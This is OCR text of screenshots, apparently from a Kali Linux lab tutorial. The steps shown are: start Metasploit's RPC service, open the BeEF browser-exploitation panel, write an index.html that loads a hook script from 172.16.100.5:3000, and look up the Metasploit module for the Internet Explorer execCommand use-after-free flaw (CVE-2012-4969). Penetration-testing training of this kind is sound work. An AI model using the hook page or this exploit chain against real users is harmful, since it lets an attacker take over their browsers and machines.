

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole






root@kali: ~
File Edit View Search Terminal Help
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[1398 exploits - 877 auxiliary - 237 post]
+ -- --=[356 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > load msgrpc ServerHost=172.16.100.5 Pass=abc123
[*] MSGRPC Service: 172.16.100.5:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc




















BeEF Control Panel – Iceweasel
BeEF Control Panel
172.16.100.5:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
BeEF 0.4.4.9-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.
Basic
Requester



root@kali: /var/www/pretty
File Edit View Search Terminal Help
root@kali:~# cd /var/www/
root@kali:/var/www# mkdir pretty
root@kali:/var/www# cd pretty/
root@kali:/var/www/pretty#







[No Name] + - VIM
File Edit View Search Terminal Help
<html>
<head>
<title> this is my new picture </title>
<script src="http://172.16.100.5:3000/hook.js"></script>
</head>
<body>

</body>
</html>
KALI LINUX™
"the quieter you become, the more you are able to hear"


root@kali:/var/www/pretty# vi index.html
root@kali:/var/www/pretty# ls
index.html mypic.jpg
root@kali:/var/www/pretty#


CVE-2012-4969 MS12-063
https://www.rapid7.com/db/modules/exploit/windows/browser/ie_execcommand_uaf
Apps
New Tab
LIVE WEBCAST
WED FEBRUARY 10 @ 2PM ET/11AM PT
ADVANCED BREACH DETECTION AND RESPONSE:
HOW TO GET AND MAINTAIN A STRONG PROGRAM
1 DAYS
10:44 HRS
OSVDB-85532
MSB-MS12-063
URL: http://technet.microsoft.com/en-us/security/advisory/2757760
URL: http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-yet/
Targets
Automatic
IE 7 on Windows XP SP3
IE 8 on Windows XP SP3
IE 7 on Windows Vista
IE 8 on Windows Vista
IE 8 on Windows 7
IE 9 on Windows 7


msf > search ie_execcommand_uaf
Matching Modules
Name
Disclosure Date
Rank
Description
exploit/windows/browser/ie_execcommand_uaf
2012-09-14
good
MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability